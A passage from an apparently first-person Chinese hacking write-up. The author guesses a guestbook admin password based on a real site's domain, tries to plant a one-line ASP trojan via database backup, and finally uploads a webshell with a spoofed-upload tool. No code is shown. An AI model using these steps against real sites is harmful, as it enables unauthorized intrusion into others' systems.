


图15




图16

四、杀人

我不甘心就这样轻易的放弃掉，于是就想进入留言板的后台看看，通过查看发贴确定了管理员为admin，试了试默认密码admin、admin888都不行，我又尝试着使用上面啊D猜解出的用户名来进行登录，当试到****（****其实就是网站的域名）时，居然成功的登录进去了！一般留言版的后台没有什么好利用的方法，估计也只有搞数据库插马了。

在后台的“管理中心”里已经为我们准备好了两个数据库操作，我毫不客气的点击了一下“备份数据库”，如图17，猛一看感觉还真有戏呢（可以先插入一句话木马，然后再将数据库备份为asp），可还没有插马呢备份时就出现了如图18所示的错误提示，唉，看来又没得玩了！




图17




图18




图19

就在我准备放弃的时候，无意中点了一下回复主题，没想到这里又惊现了一个上传文件的地方，如图19。不对呀？都是同一个编辑器，难道这个上传和前台的写新留言中的那个上传不是同一个文件？管不了那么多了，抓包使用网站猎手进行上传（理论上讲网站猎手的双文件欺骗要比明小子的更管用一些），如图20。显示的倒是上传成功了，但是只给出了图片地址，我试了好几次都是一样。最后我在后台复查回复上传文件时才发现木马其实已经上传上去了，如图21。

